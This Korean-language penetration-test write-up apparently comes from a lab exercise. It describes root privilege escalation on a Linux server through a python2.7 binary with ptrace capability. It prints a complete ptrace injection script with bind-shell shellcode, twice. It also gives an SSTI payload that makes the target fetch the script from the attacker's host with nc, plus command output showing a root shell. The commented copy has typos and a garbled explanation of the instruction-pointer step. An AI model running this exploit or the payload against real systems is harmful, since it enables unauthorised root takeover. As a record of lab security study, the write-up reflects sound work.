python 언어로 작성된 파일을 실행하면, 해당 프로그램이 실행 중에 다른 프로세스를 추적하고 제어할 수 있다. 권한 상승을 위해 전제 조건이 필요하다.

권한 상승을 위해 필요한 필수 요소는 3가지가 존재한다.

1. `setuid(0)`
2. `setgid(0)`
3. `/bin/bash`

이 요소들은 오직 `root` 권한으로만 실행된다. 취약점 탐색 결과에서 특정 프로세스를 추적 및 제어하고 이를 권한 상승을 위한 3가지 요소를 실행을 위해서는 `root` 권한을 가진 프로세스가 필

요하다.

공격 대상에 실행되는 프로세스 프로세스 중, Root 권한으로 실행되는 프로세스를 검색한다.

해당 프로세스의 PID를 확인한다.

```
ps -eaf | grep root | grep apache2
root      1531      1  0 05:49 ?        00:00:00 /usr/sbin/apache2 -k start
```

그림 66. 공격 대상 Root 권한 실행 프로세스

1. 명령어 : ps -eaf | grep root | grep apache2

- 명령어 옵션

1. e : 시스템 실행 중 모든 프로세스 정보 출력
2. f : 프로세스 자세한 정보 출력

/usr/sbin/apache2 이름을 가진 프로세스는 -k start 옵션과 함께 root 권한으로 PID 1531을 가지고 실행된다.

권한상승을 목적 python 언어 스크립트 익스플로잇(injection.py) 파일을 공격 대상에 업로드 한다.

injection.py 스크립트

```
import ctypes
import sys
import struct
```

```
PTRACE_POKETEXT    = 4
PTRACE_GETREGS     = 12
PTRACE_SETREGS     = 13
PTRACE_ATTACH      = 16
PTRACE_DETACH      = 17
```

```
class user_regs_                                     (ctypes.Structure):
    _fields_ = [
        ("r15", ctypes.c_ulonglong),
        ("r14", ctypes.c_ulonglong),
        ("r13", ctypes.c_ulonglong),
        ("r12", ctypes.c_ulonglong),
        ("rbp", ctypes.c_ulonglong),
        ("rbx", ctypes.c_ulonglong),
        ("r11", ctypes.c_ulonglong),
        ("r10", ctypes.c_ulonglong),
        ("r9", ctypes.c_ulonglong),
        ("r8", ctypes.c_ulonglong),
        ("rax", ctypes.c_ulonglong),
        ("rcx", ctypes.c_ulonglong),
        ("rdx", ctypes.c_ulonglong),
```

```

        ("rsi", ctypes.c_ulonglong),
        ("rdi", ctypes.c_ulonglong),
        ("orig_rax", ctypes.c_ulonglong),
        ("rip", ctypes.c_ulonglong),
        ("cs", ctypes.c_ulonglong),
        ("eflags", ctypes.c_ulonglong),
        ("rsp", ctypes.c_ulonglong),
        ("ss", ctypes.c_ulonglong),
        ("fs_base", ctypes.c_ulonglong),
        ("gs_base", ctypes.c_ulonglong),
        ("ds", ctypes.c_ulonglong),
        ("es", ctypes.c_ulonglong),
        ("fs", ctypes.c_ulonglong),
        ("gs", ctypes.c_ulonglong),
    ]

libc = ctypes.CDLL("libc.so.6")

pid=int(sys.argv[1])

libc.ptrace.argtypes = [ctypes.c_uint64, ctypes.c_uint64, ctypes.c_void_p,
ctypes.c_void_p]
libc.ptrace.restype = ctypes.c_uint64

libc.ptrace(PTRACE_ATTACH, pid, None, None)
registers=user_regs_struct()

libc.ptrace(PTRACE_GETREGS, pid, None, ctypes.byref(registers))

print("Instruction Pointer: " + hex(registers.rip))

print("Injecting Shellcode at: " + hex(registers.rip))

shellcode="\x48\x31\xc0\x48\x31\xd2\x48\x31\xf6\xff\xc6\x6a\x29\x58\x6a\x02\x5f
\x0f\x05\x48\x97\x6a\x02\x66\xc7\x44\x24\x02\x15\xe0\x54\x5e\x52\x6a\x31\x58\
\x6a\x10\x5a\x0f\x05\x5e\x6a\x32\x58\x0f\x05\x6a\x2b\x58\x0f\x05\x48\x97\x6a\x
03\x5e\xff\xce\xb0\x21\x0f\x05\x75\xf8\xf7\xe6\x52\x48\xbb\x2f\x62\x69\x6e\x2f\
x2f\x73\x68\x53\x48\x8d\x3c\x24\xb0\x3b\x0f\x05"
for i in range(0,len(shellcode),4):

    shellcode_byte_int=int(shellcode[i:4+i].encode('hex'),16)
    shellcode_byte_little_endian=struct.pack("<I",
shellcode_byte_int).rstrip('\x00').encode('hex')
    shellcode_byte=int(shellcode_byte_little_endian,16)

    libc.ptrace(PTRACE_POKETEXT, pid, ctypes.c_void_p(registers.rip+i),shellcode_byte)

print("Shellcode Injected!!")

registers.rip=registers.rip+2

libc.ptrace(PTRACE_SETREGS, pid, None, ctypes.byref(registers))

```

```
print("Final Instruction Pointer: " + hex(registers.rip))  
libc.ptrace(PTRACE_DETACH, pid, None, None)
```

Kali Linux에서 작성한 injection.py을 공격 대상으로 업로드한다.

1. 명령어 : nc -lvnp 9999 < /home/user/injection.py

```
(root@kali)-[/home/user]  
# nc -lvnp 9999 < /home/user/injection.py  
listening on [any] 9999 ...
```

그림 67. 공격대상 injection.py 업로드

메인 페이지에서 아래 URL을 사용해 Kali Linux로부터 injection.py 파일을 다운로드한다.

URL:  
[http://attack\\_target:9999/?name={{'%27.\\_\\_class\\_\\_.\\_\\_mro\\_\\_\[1\].\\_\\_subclasses\\_\\_\(\)\[254\]\('%27import %20os%20|%20nc%20192.168.238.130%209999%20%3Einjection.py%27,shell=True,stdout=-1\).communicate\(\)}}](http://attack_target:9999/?name={{'%27.__class__.__mro__[1].__subclasses__()[254]('%27import %20os%20|%20nc%20192.168.238.130%209999%20%3Einjection.py%27,shell=True,stdout=-1).communicate()}})




그림 68. 공격 대상에서 injection.py 다운로드

다운로드 후 Kali Linux에서 Ctrl + C 를 눌러 연결을 중단시킨 후, 이전에 설명했던 배쉬 셸로 다시 접속 한다. 공격 대상에 접속하면 아래와 같은 명령어로 injection.py을 실행시킨다.

1. 명령어 : python ./injection.py 1531

```
www-data@ubuntu:/home/saket$ python2.7 ./injection.py 1531
python2.7 ./injection.py 1531
Instruction Pointer: 0x7fd09ba320daL
Injecting Shellcode at: 0x7fd09ba320daL
Shellcode Injected!!
Final Instruction Pointer: 0x7fd09ba320dcl
```

injection.py 실행결과

그림 69. 익스플로잇 파일 실행 결과

Root 권한으로 실행되는 프로세스에 셸 코드가 주입된다. 셸 코드는 리버스 셸을 생성하고, 네트워크 연결을 수신하기 위해 소켓을 생성하고 수신을 대기한다.

리눅스 netstat 명령어를 사용해 네트워크 상태를 확인한다.

1. 명령어 : netstat -tnlp

- 명령어 옵션
  1. t : TCP 프로토콜만 출력 (tcp)
  2. n : 도메인 주소를 숫자로 출력 (numeric)
  3. l : 대기중인 네트워크 출력 (listening)
  4. p : pid와 사용중인 프로그램명 출력 (pid, program)

```
www-data@ubuntu:/home/saket$ netstat -tnlp
netstat -tnlp
(Not all processes could be identified, non-owned process info
will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:9999             0.0.0.0:*               LISTEN      -
tcp        0      0 192.168.238.131:53      0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:631          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:953          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:5600            0.0.0.0:*               LISTEN      -
tcp6       0      0 :::9999                 :::*                   LISTEN      -
tcp6       0      0 :::80                   :::*                   LISTEN      -
tcp6       0      0 :::1:53                 :::*                   LISTEN      -
tcp6       0      0 :::1:631                 :::*                   LISTEN      -
tcp6       0      0 :::1:953                 :::*                   LISTEN      -
```

그림 70. 공격 대상 네트워크 상태 확인

공격 대상 서버에서는 주입된 셸 코드로 인해 모든 IP 주소 및 5600번 포트에 TCP 연결을 개방하고 있다. 해당 주소로 nc 명령어를 사용해 접속한다.

1. 명령어 : nc 127.0.0.1 5600

- 명령어 옵션 :
  1. 127.0.0.1 : 목적지 IP, 공격 대상에 이미 접속해 있으므로 로컬 호스트 IP 를 사용한다



```
www-data@ubuntu:/home/saket$ nc 127.0.0.1 5600
nc 127.0.0.1 5600
id
id
uid=0(root) gid=0(root) groups=0(root)
```

그림 71. Root로의 권한 상승

id 및 whoami 명령어를 사용해 root로의 권한 상승을 확인 할 수 있다.

## 2.5 익스플로잇(injection.py)과 셸 코드

### 2.5.1 injection.py

python 언어로 작성된 익스플로잇 스크립트는 Root 권한으로 실행되는 프로세스를 가져와 프로세스의 레지스트리 값을 수정한다. 이때 사용되는 레지스트리 값은 셸 코드를 사용한다. POSIX capabilities 목록 중 /usr/bin/python2.7 = cap\_sys\_ptrace+ep 존재한다. python2.7 실행시키면 해당 스크립트 실행 중 ptrace를 사용 가능하다.

injection.py에서 ptrace 함수를 사용해 셸코드를 삽입한다.

기존 실행중인 프로세스를 가져오고 내용을 변경해야 하므로, 디버깅 모드로 변경한다. 디버깅 모드에서는 프로세스 메모리 및 레지스터 접근 권한을 획득할 수 있다. 셸코드 삽입을 위해 아래와 같은 ptrace 함수 사용 과정을 거친다.

1. attach → ATTACH : 프로세스 연결(디버깅 모드 설정)
2. getregs → GET : 검색(레지스터 값 읽기)
3. poketext → POKE : 쓰기(메모리 특정 값 쓰기)
4. setregs → SET : 저장(메모리 특정 값 저장)
5. detach → DETACH : 프로세스 해제(디버깅 모드 해제)

### 2.5.2 셸 코드

injection.py 내부의 셸 코드는 문자열로 존재한다. 스크립트 로직에서 반복문을 사용해 문자열 값을 프로세스의 레지스트리 값으로 변환 및 수정한다.

이때 프로세스의 레지스트리 값은 문자열이 아닌 16진수 정수로 수정한다. 이를 위해 문자열 shellcode 값은 아래와 같은 과정을 통해 프로세스 레지스트리 값을 수정할 수 있다.

1. shellcode\_byte\_int : 문자열 셸코드를 4바이트씩 분할 후 16진수 정수로 변환
2. shellcode\_byte\_little\_endian : 리틀 엔디안 형식으로 패킹 후 널 값 제거 및 16진수로 변환
3. shellcode\_byte : 16진수 문자열을 16진수 정수로 변환
4. ptrace 함수 : poketext 인자로 shellcode\_byte를 프로세스 레지스트리에 삽입(기본 값 수정)

셸 드는 아래 과정을 통해 리버스 셸을 생성한다.

- 1단계 : 소켓 생성
- 2단계 : 5600 포트 설정
- 3단계 : 리버스 셸 생성 및 실행
- 4단계 : 셸로부터의 입력으로 통신
- 5단계 : 셸 종료 및 리버스 셸 종료

injection.py는 기존의 Root 권한으로 실행되는 프로세스 레지스트리에 셸 코드를 삽입한다. 따라서 셸 코드를 삽입한 프로세스가 실행 중 이라면 4,5 단계는 계속 작동된다. 이로 인해 공격자는 공격 대상으로 접속을 유지할 수 있다

셸 코드의 주입 결과로 모든 IP 및 5600 포트에 대한 TCP 연결이 공격 대상 서버에 생성되고, 이를 nc 명령어를 사용해 해당 연결에 대해 접속 가능하다.

### 2.5.3 권한상승 프로세스

주어진 injection.py 내 셸 코드는 단순히 리버스 셸을 생성한다. 하지만 해당 연결에 접속해 id 및 whoami 등의 명령어를 사용하면 Root 권한으로 상승되어 셸을 사용 가능하다. 이는 Root가 리버스 셸을 생성했기 때문이다. 셸 코드를 삽입한 기존 프로세스는 Root 권한으로 실행되는 프로세스이다. 해당 프로세스가 injection.py에 의해 잠시 중단 및 실행 과정 사이에 프로세스 레지스트리에 셸 코드가 삽입된다. 삽입된 셸 코드는 기존의 프로세스 레지스트리의 명령 포인터 장소에서 리버스 셸 생성 및 실행과 관련된 내용(4,5 단계)을 실행한다. 이때 명령 포인터 장소를 나타내는 rip은 CPU가 실행 중 명령어의 메모리 주소를 나타낸다. CPU는 rip이 가르키는 메모리 주소에서 명령어를 읽어와 실행하는데, 셸 코드로 인해 rip 값이 수정되어 프로세스가 실행되면 CPU가 프로세스의 rip 부분을 읽고 실행 한다. 이후 Root 권한으로 리버스 셸이 생성된다.

injection.py 스크립트 및 주석

injection.py 스크립트를 주석으로 익스플로잇 스크립트를 설명한다.

```

# inject.py
import ctypes
import sys
import struct

PTRACE_POKE_TEXT = 4
PTRACE_GET_REGS = 12
PTRACE_SET_REGS = 13
PTRACE_ATTACH = 16
PTRACE_DETACH = 17

class user_regs_struct(ctypes.Structure):
    _fields_ = [
        ("r15", ctypes.c_ulonglong),
        ("r14", ctypes.c_ulonglong),
        ("r13", ctypes.c_ulonglong),
        ("r12", ctypes.c_ulonglong),
        ("rbp", ctypes.c_ulonglong),
        ("rbx", ctypes.c_ulonglong),
        ("r11", ctypes.c_ulonglong),
        ("r10", ctypes.c_ulonglong),
        ("r9", ctypes.c_ulonglong),
        ("r8", ctypes.c_ulonglong),
        ("rax", ctypes.c_ulonglong),
        ("rcx", ctypes.c_ulonglong),
        ("rdx", ctypes.c_ulonglong),
        ("rsi", ctypes.c_ulonglong),
        ("rdi", ctypes.c_ulonglong),
        ("orig_rax", ctypes.c_ulonglong),
        ("rip", ctypes.c_ulonglong),
        ("cs", ctypes.c_ulonglong),
        ("eflags", ctypes.c_ulonglong),
        ("rsp", ctypes.c_ulonglong),
        ("ss", ctypes.c_ulonglong),
        ("fs_base", ctypes.c_ulonglong),
        ("gs_base", ctypes.c_ulonglong),
        ("ds", ctypes.c_ulonglong),
        ("es", ctypes.c_ulonglong),
        ("fs", ctypes.c_ulonglong),
        ("gs", ctypes.c_ulonglong),
    ]

libc = ctypes.CDLL("libc.so.6") # 파이썬 C 라이브러리 libc.so.6 로드
# ctypes 는 파이썬 내장 모듈
# libc.so.6은 리눅스 시스템에서 표준 C 라이브러리 파일 중 하나로, C 기반 시스템 함수 포함한다.

pid=int(sys.argv[1]) # injection.py 실행 시, 첫 번째 인자를 integer 타입의 pid로 사용

# Define argument type and response type.

```

```

libc.pttrace.argtypes = [ctypes.c_uint64, ctypes.c_uint64, ctypes.c_void_p,
ctypes.c_void_p] # argtypes 속성 : [] 의 4가지 인자로 pttrace의 인자 지정
libc.pttrace.restype = ctypes.c_uint64 # restype 속성 : 함수 반환값 데이터 타입 지정
# ctypes.c_uint64 : 64비트 부호 없는 정수
# ctypes.c_void_p : 포인터(특정 데이터 메모리 주소)
# C 라이브러리 함수인 pttrace의 인자 및 반환 타입 지정.

# Attach to the process
libc.pttrace(PTRACE_ATTACH, pid, None, None) # pttrace 함수 호출. 첫 번째 인자인 16은
attach의 의미로 대상인(pid)을 추적한다.
registers=user_regs_struct() # user_regs_struct 클래스 생성자를 호출해 새로운 객체를
만들 수 있다. 즉, registers 객체를 통해 user_regs_struct 클래스 정의 필드에 접근 및 값
설정 가능하다.

# Retrieve the value stored in registers
libc.pttrace(PTRACE_GETREGS, pid, None, ctypes.byref(registers)) # pttrace 함수 사용.
첫 번째 인자 12는 시스템 호출을 통해 프로세스의 레지스터 값을 읽고, pid 는 목표 프로세
스 pid, ctypes.byref(registers)는 registers 객체를 가르키는 포인터를 생성한다.
# pttrace 함수 실행 결과 : pid 프로세스 레지스터 값을 읽고 registers 객체에 저장 한다.

print("Instruction Pointer: " + hex(registers.rip)) # rip는 x86 아키텍처에서의 명령 포인
터(Register Instruction Pointer)의 약어
print("Injecting Shellcode at: " + hex(registers.rip)) # 따라서 현재 CPU가 실행 중인 명
령어의 메모리 주소를 가리키는 레지스터가 rip
# rip을 변경하면 CPU는 명령 포인터가 가르키는 주소에서 명령어를 가지고와 실행한다.

# Shell code copied from exploit db.
shellcode="\x48\x31\xc0\x48\x31\xd2\x48\x31\xf6\xff\xc6\x6a\x29\x58\x6a\x02\x5f
\x0f\x05\x48\x97\x6a\x02\x66\xc7\x44\x24\x02\x15\xe0\x54\x5e\x52\x6a\x31\x58\
\x6a\x10\x5a\x0f\x05\x5e\x6a\x32\x58\x0f\x05\x6a\x2b\x58\x0f\x05\x48\x97\x6a\x
03\x5e\xff\xce\xb0\x21\x0f\x05\x75\xf8\xf7\xe6\x52\x48\xbb\x2f\x62\x69\x6e\x2f\
x2f\x73\x68\x53\x48\x8d\x3c\x24\xb0\x3b\x0f\x05"

# Inject the shellcode into the running process byte by byte.
for i in range(0,len(shellcode),4): # 셸코드를 4바이트씩 분할해 리틀엔디안 형식으로 변환
후 기존 레지스트리 값을 변경한다.
# Convert the byte to little endian.
shellcode_byte_int=int(shellcode[i:4+i].encode('hex'),16)
shellcode_byte_little_endian=struct.pack("<I",
shellcode_byte_int).rstrip('\x00').encode('hex')
# i = 0 인 첫번째 순서에서 \x48\x31\xc0\x48 가
# 리틀 엔디안 형식의 4바이트로 패킹

```

```

# .rstrip('\x00') : 널이면 제거, 널이 아니면 무시
# .encode('hex') : 16진수로 변환
shellcode_byte=int(shellcode_byte_little_endian,16) # 16진수 문자열을 16진수 정수로 변환

# Inject the byte.
libc.ptrace(PTRACE_POKETEXT, pid, ctypes.c_void_p(registers.rip+i),shellcode_byte)
# 0~4, 4자리씩 16진수 정수로 변환된 값을 pid를 가진 프로세스의 레지스트리 값을 변경

print("Shellcode Injected!!")

# Modify the instruction pointer
registers.rip=registers.rip+2 # 수정된 레지스트리 값의 rip에 2를 더해 명령 포인터를 조정한다. 이는 쉘 코드가 프로세스의 실행 흐름에 영향을 미치지 않도록 하기 위함임.

# Set the registers
libc.ptrace(PTRACE_SETREGS, pid, None, ctypes.byref(registers)) # ptrace 함수를 사용해 pid를 가진 프로세스의 레지스터 값을 설정한다. 저장 단계

print("Final Instruction Pointer: " + hex(registers.rip))

# Detach from the process.
libc.ptrace(PTRACE_DETACH, pid, None, None) # ptrace 함수를 사용해 pid를 가진 프로세스를 감시(detach)한다. 이는 attach(추적)의 반대로, 붙잡은 프로세스의 해제를 의미

```

### 3. 후기

House cleaning 단계가 없는 모의해킹 가상 환경으로 설정하고 모의해킹을 진행했다. 업로드한 익스플로잇, 스캔 툴(LinEnum.sh) 및 실행 로그 파일을 신경쓰지 않았다. 방어자의 관점에서 흔적을 남기는 것은 공격자를 추적할 수 있는 정보로 사용될 수 있기에 신중한 공격이 필요하다. 사전 단계에서 확인한 정보들은 침투 과정에서 직·간접적으로 사용되었다. 사전 단계에서 얼마나 많은 정보를 획득하고 이를 취약점 공격과 연관시킬 수 있는지도 모의해킹 목표 달성 시간 단축에 영향을 준다. 아쉬운 부분으로는 직접 쉘 코드를 생성하지 않고, 기존에 존재하는 쉘 코드를 사용했다. 만약 쉘 코드를 직접 작성할 수 있다면 공격자 관점에서 더 많은 행동을 할 수 있었 것이다.